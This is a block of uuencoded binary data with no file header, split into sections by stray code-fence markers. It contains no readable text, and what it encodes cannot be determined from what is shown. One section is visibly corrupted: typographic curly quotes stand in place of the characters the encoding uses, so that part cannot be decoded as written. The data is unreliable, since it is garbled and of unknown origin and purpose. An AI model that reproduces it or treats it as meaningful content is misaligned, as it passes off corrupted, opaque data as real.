M#UFS]OH,R\3CN^96R&JXY!''F/!*&!Y#`V93ET<\A@:>%[ND5(,N[;;NM>4.
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
```

```
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
MT]H?[.7W]#'X[E>ZK\%TK\&Z7Y)OP;2']2(Y#^=2T=@O1'M/08I#_Q2_T#
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
```

MP!J.IN;&IP$E>22=2>=/XB‘FT_F95"YG3,[.&4DCFYS+I\?G,\DY(SL_EYW-
MI0X81JY<5J1F$FQ*;5"_8-::R-GM8J7:8AJ<A)EN01^KB\9*\7099KQ4KIR&
M’A:-$K#RUK.I$=\HXN5A&G0WQXX9+>DN,??X;/9D>F;J‘,A^&$EZR:C5VT1,
MVCZ,=GU35N#ELM^()(Q\&35E(ULM‘N/?8>0ZB!X*!:FR(_56&Z&/)HV@99KF
M’68H&-MOS.>2T.AM!_?L>4UE"=AWR2C‘ZBY,0YJ7_2"G#1,‘^‘J$<0AO1I2@
MN’5@Y<X]>PJB=4^DQC.Y/7M‘=.2Z!‘6T,=^J‘$4*A6);F*I0P*53-H!>*#^8
MK:;&QVGHR%JEE3HH(S1ZEB.@(B\‘Y\)$X‘4$FD8H1!!I‘\>!H@N25%HTS.@=
M‘&O<TP$6J[3/,0R"XU#QYM5RC;B[;3@AHJ%]3S^’AZFGP]/ID9&1L9[X$DEZ
M2WS51QZ"U(’2TZXP9.G=KJC!;=)Q##O=N^&<J^.#@QHBA:7>)J+?B)];PRH>
M]E:(6Y,J&MXIJ4YLVO#$)J0ZRYC;0?0CU7-KV([HO06BS?FP/E#7++=:VR‘&
MAOW>[O3YC6ES?)^ND<SCP^W6O9M=HM7TG’NW.;ZW=\1BK)!#’8L@RD&K.;-2
M*:T8*’3=LF0[G":ASI^S--D6ODY<OA:M.K]U_RBB^G,G[^;XBKS401#BN!O0
M[’.0P0.BX14;C7*Q";_;).KIR(-C‘4T!MEB%I’8IWI6,5+HPDYY(S>2-83,Z
MLL?N).NC>WX.-A&[O_BZ:U""D;_)1OS9L4’HUU&,0J4V%I0K%&320+L‘MF=H
MV\(@1RX?&QQ$Q%DR*_%X,-L’6D*:CQ%\L@F)=IET91T6Q>>@’>9\K*MNI>%I
M*+CD!N4^,R.D\$^C4<>9.5UIMCN@DX@(T!%A-0Q*B’3&RS;KR\WBJDR(01>B
M]07:C=QRD!5S;@=91DF7@>VF@4-;]>8=^)JGL@2S0*4^=.1X[#)28‘=I$#-1
M+Z6XD3YH=KSV3<9*-.2:_"H‘OM@2F>XR^V"WW,W[4FO3YEM.\YL@]VZ>H\G[
M5L"?:Y)ZR‘2)-;S=<+ZE,/;\+BG1E+:YI!SHK9>4:"0[65*RB^U\2?$&\QR7
ME(W\7):4,\J=+"F’CCM:4@[:<UQ2>@4[7U(.]G-<4GH%.U]2.O9S6U+RC0S>
MJ2<KY>IB2YVG90D9>‘8^=X#/X;"<;A,["JD=LIGCMEM79WP=7D#9^%"&!:+5
M0!5@0_0\JD5_XN22W:)XC@ZZW3OKT>14<’‘P2,.<)/L+=A(9BHZ<5(,1=$9I
MHV8F!?5L;&FP2Q8(6G=CYN"@N7EC9J_&‘._6U*T]VC)]VK(&!ZW-V[)ZM05X
MMV9ZM67YM!4:’‘QMWE:H5UN‘=^MDK[9"ZJ‘[7J\M5^NKY297*18*GX9‘CT7E
MMEQLG3,@U496+0)[&7BN8‘90YWUN?W#PU7>;L1@D7FV7Y%11V#50^A3W8-@9
M:*E:!"%)/?4;’<’/S,ZDA,/2-6#.RJ*@^<"&+&$/.16S1\\7-!J6V953H0:J
M=QD_;#DX&"’(B6*["‘N_5%]$HO3L-:+X=’K1A=V-8F5R1Z3WUJTM@YV9>+UT
MOU&MM-LD<Q8KQ9H?ZE%‘M7Q1%RK+&IX^,OF(Z&#4F0ZUW;F’-CC(F^XQ%‘S&
M:J?51E->ZEAA?’YN#O5J3\79Y,3@8(Q0CC@5‘<?A%PL4Y5J*,3/E9=@O1>@0
MY]%&;PS7/7O\B%?ZY‘M$92’S3-VM#FA@<ZF,$AMS[,5Q=DLW9.I$:ERM^M39
M<JG3$W+BY(Q:LCG0<$#1T?OKAAV?G8-N,MN/HS’1‘S.(0YD_JMALQK9=<?&B
M;K32JLW,XN=F08(N+06#O;9U-\ITVD996MH$I<?$B$YE#!<U?:IK7HYZYT6A
MZ7TY6C@*BU5F)9E_;=XXGH)5:P:#’K!<-CDW+E.2FY\Q*.V!"<6C:C+2M7:Y
M:L2#D.4!BL;O4I-PM-ZN-^O5HK$:C9\REHJKE>HY#W0<H2,>Z’@OZ#!V(.KJ
M0+BK‘_%H4*T+!0197JJDL[G!P3@W#’\;<Z$@T‘26\1T^RQ_($XI!K0DFX^IB
M<:7J4V%A+A<N’$D99E"K-]Q=;Q?=HV&RB9@\34SZTPECN%;’<S<P2Z58’5$2
MU%,!‘*=SXP97P)2<SF:3GNYELP("/Y9P,;YCSXXK/DPOH0<!3O^U,G(J&M-!
MNX$-‘,X7D’<&U!G5%:SP-F’9_0;(P&*+])=&I73*J!:;RV6#(Q?(’MDRAH-G
MXQ$KM-\(GBW&EJS]1KE=.C""#:Q6:I55U‘U%CX)S3‘UU*UB6I7JU6B%!259[
MNW58([5Z[0ZTX&M]XNYT+Y)D)CN=A*68"%K17@M.">1A^:-KK1USK36UU:">
MKAU=-&@1V;+NQOE1J0Z[ITM?E29]SGC:@5T^JN76=S’’&%;J[D*5=X*1KM.^
M?’W+C>RUE"A([12C0+NL‘71&D\]FN4’U\QF:D<HDY#U6$SQLV=_S\C2UB=%"
MOO3E1NAI>E‘H>.V%43+P%[%VC8_!RK[H@X0G9#G9PI:*4#‘FQQX)S+-:[(5K
M?TO,W5’*0IW!#\=UF$HYYZ;*DMWJ2AT/*[Q?:A:"7$\+@78V?4[<HR%OP3W*
MGKXM]E%’_.?(/G)6WP’[Z+W;+O]H8]\^_VA(.^8?O9/;9B‘=Z3ERD’S(CP_$
M.=107!W5;->VE,M-SQ3F9R92DR(4YVM*C=((H@-G0#VCK]WKJE1.V9;5!VOM
MPW47ME<+LU$;FZICB*SI8^:2D&9Q>ZC)([E!5N1$AP)HH‘YZX)5I’TYM"ZUZ
M%:\A>)#’9X\>!=6?T*W>Z/B^K9M>TVF=7DNN?OM1RW=ODU4+"UQ;L=[M+3>-
MBG$F(S.YB2&&W\"Z>YHO‘’&GCJ3S.=GNE!V)3F(>T-S)H_FD.D3EF‘(V*[H‘
M\W,(**J_;LKQ‘,*I(RGZIIPZL._8W0K0@#0’_D)>RXLYG<Q-B^XI/<&+AOZM
MR%5.43XG^,VB@4(!.^99RBZZSN93HHW.U-M>OL9RHES<13D*%<1]K]69CL,+
MK=:(S]B54MH]]OV(VV/HN>E,&D[!04$59NH>,TS7H&BE^IA1ZOG/W2#S$ARR
M3&O[IRQ$RLS"L>,X\’ITB7X6:5XZ-6=E5NMGC‘6\9M&-#+H@*G’HI757<$Q4
M+H*ML*AG]NY9"<;[=6HIZ[5@46O+"H‘T#OZ2CJ\3K1M].NVFP%(7!58JRRN]
M2&‘+R)A<V]N1C-3.K#&M]6V*26Q]’F058,?]6B\V&E4Q?FW2OJJAN_U>^+U$
M’JL:MLRC9+?0FRP<GTO#ZAPVC4.’C.‘(-GB\6?%9_Y-PBL@‘<1C2),C94JG3
M0!&S6EZM@VA<[)",<JDJ>@UH\TC/@%B36JP1C_7#‘W\TF;M+[5H:37L;$ES2
ME,3U]HX4;5TIY#JV<:)@Y4T^].I"IIQN[;:M:UT,Z?@$W&XL^?ZL"Y9V,?1=
M+>"6QY8]’SQ2R<:4142)G-5RL08X^]G6K?HE^]R@^HJM6_J<L)!1[;6L’=*
MS!_+P(V=#-RYQ+#5P-UZ^M93[>BAF\RUK6X2-?VUS?+9+71-&*&‘[R<OB^B=
MU))SZ6P:]@O0T\MGV\UBB>Z’&GS1V[5?KY2K]F5*H3^<’R#3:P/(3"(3Y‘M’
MTC,3PS#RD<’!X>%AUT2,&%0P8MQYIQ$>Z4;-G\RF;%3\;;S6@.7M‘YF>F9P=
MQAG?SQH;-H7)$10=X1’C=F-XF‘JDAA$:\1’@‘H=;:<0VM?%2*‘\2^;%>*]]!
MYF>?(6N=0537B%U4X-%VPVO#=‘V]%WS78%UD,&3D^PT>\8B_V%=]:G46:"QT
M^48&-RP;KRRAKJT@?P0VL/&D4H‘S^"A$;=:Z6‘8X?@\AFNX4/43J‘7D\E;Q+
M%-WCY>*I;JA!A")=*;0#58GZ2AN#J93C[>WQ@"A[O)@)-]W<>]&8YG$S&OL>
M,/*D"‘.J.F)HLJV"GE)IVJ.$‘MKLD=>GQI4A+>><N%@K%F>‘!V=R?F;<?<0@
M#’R4U0,C!VV@DR:D(Q6=LQH?(WQ/MMA>.I.2(PBCWMIBJ:]NRU/"-?$[]T0@

```
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
